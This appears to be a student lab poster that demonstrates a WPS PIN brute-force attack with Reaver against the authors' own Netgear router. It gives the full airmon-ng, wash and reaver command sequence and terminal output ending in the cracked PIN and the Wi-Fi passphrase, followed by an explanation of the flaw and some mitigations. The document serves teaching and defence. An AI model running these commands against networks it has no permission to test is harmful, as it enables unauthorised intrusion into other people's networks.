Wi-Fi Protected Setup (WPS) Exploit

Nolan Hu & Evan Siegel
New York City College of Technology, Computer Systems Technology

Abstract

Many routers today come with an option to easily connect devices through Wi-Fi Protected Setup (WPS). However, hackers can easily exploit wireless networks that implement WPS. Once a hacker gains entry to your network, it now has many options to attack you with.

This project is to identify the flaws of WPS and to offer solutions that can be instigated. We will use the exploit created by Stefan Viehböckto recreate the procedure of brute-forcing a WPS enabled router. The experiment will show the audience of the dangers of WPS and why it needs to be fixed immediately.

Materials

- Laptop (Sony PCG-71C11L)
- Netgear router WNR2000 v3(1.1.2.6 firmware)
- Kali Linux (1.0.5)
- Reaver v1.4

References

Aked, S., Bolan, C., & Brand, M. (n.d.). *An Investigation IntoThe Wi-Fi Protected Setup Pin of The Linksys WRT160N V2.* Retrieved November 13, 2013, from http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1139&context=ism


Heffner, C. (2012, January 6). *Reaver README.* Retrieved November 13, 2013, from Reaver-WPS: http://code.google.com/p/reaver-wps/wiki/README

Viehbock, S. (2011, December 26). *Brute forcing Wi-Fi Protected Setup.* Retrieved November 11, 2013, from http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

Wi-Fi Alliance. (2007). *Wi-Fi Certified for Wi-Fi Protected Setup: Easing the User Experience for Home and Small Office Wi-Fi Networks.* Retrieved November 13, 2013, from Wi-Fi Alliance: http://www.wi-fi.org/files/wp_18_20070108_Wi-Fi_Protected_Setup_WP_FINAL.pdf


Method

1. Reset the router to factory settings. Download the latest firmware from the Netgear website and flash the router with it. Setup the Wi-Fi settings with the Wi-Fi name "NYCCT_1337" and the WPA2 password "nycctpassword". Enable WPS.
2. Boot up Kali Linux and make sure Reaver is up to date. Enable the wireless card to be in monitoring mode.
3. Run Wash to scan the area for routers that have WPS. Identify our router and copy the BSSID.



```
root@kali:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2875    NetworkManager
2968    wpa_supplicant


Interface       Chipset         Driver

wlan0           Atheros AR9280  ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                   Channel       RSSI       WPS Version       WPS Locked        ESSID
---------------------------------------------------------------------------------------------------------------
4C:60:DE:FE:FE:04       1             -82        1.0               No                DMFB27
10:BF:48:3D:51:3F       1             -89        1.0               No                ASUS24g
68:7F:74:F1:1D:45       6             -72        1.0               No                linksys
A0:21:B7:B5:A1:3E       6             -28        1.0               No                NYCCT_1337
E0:91:F5:E3:F4:6C       6             -83        1.0               No                susana
^C
root@kali:~# reaver -i mon0 -b A0:21:B7:B5:A1:3E -vv
```

4. Run Reaver on the terminal using A0:21:B7:B5:A1:3E as the BSSID. The syntax is "reaver –i mon0 –b A0:21:B7:B5:A1:3E –vv". It will then determine the channel the AP is on and attempt a brute-force on the router.
5. After an exhaustive amount of attempts, Reaver has successfully found out the Router's pin as well as the passphrase.



```
[+] Trying pin 28900108
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 28900115
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2013-11-24 14:20:07 (6 seconds/pin)
[+] Max time remaining at this rate: 0:00:00 (0 pins left to try)
[+] Pin cracked in 169 seconds
[+] WPS PIN: '28900115'
[+] WPA PSK: 'nycctpassword'
[+] AP SSID: 'NYCCT_1337'
root@kali:~#
```

Discussion

WPS security protocol is a tradeoff between security and convenience. It enables a user to easily connect to Wi-Fi with an eight digit pin. Using WPS makes the router vulnerable to brute-force attacks.

Reaver brute-forces a router's pin with only 11,000 tries but in reality, it only takes half the time. WPS authentication protocol cuts the pin in half which reduces the original amount of attempts. So the first half is 10,000 attempts or 10^4. The second half is shortened even more because the last digit of the pin is a checksum. So the second part of the pin is only 1,000 attempts or 10^3. If it took twenty seconds per pin, then it would take only two and a half days to test out all the pins.

There are a couple ways to combat this vulnerability:

- Increase the length of the pin
- Disable WPS (does not always work)
- Increase the time of timeout session after wrong pin is entered
- Use PBC (Push button configuration) instead of WPS

Conclusion

WPS 2.0 Standard is needed to correct the vulnerability. However, it has been a while since the Wi-Fi Alliance have updated WPS standard. Since the organization is slow on fixing the issue, network vendors are recommended to update the router's firmware to combat the vulnerability. The latest firmware for this project's router has an option to configure the WPS timeout and is actually effective. However, not all vendors provide support to combat the problem. Ultimately, users can only count on themselves to mitigate the vulnerability.

Acknowledgments

I would like to acknowledge that without the help and support of Professor Evan Siegel, this project would have not came to be. His wisdom has immensely helped with this project.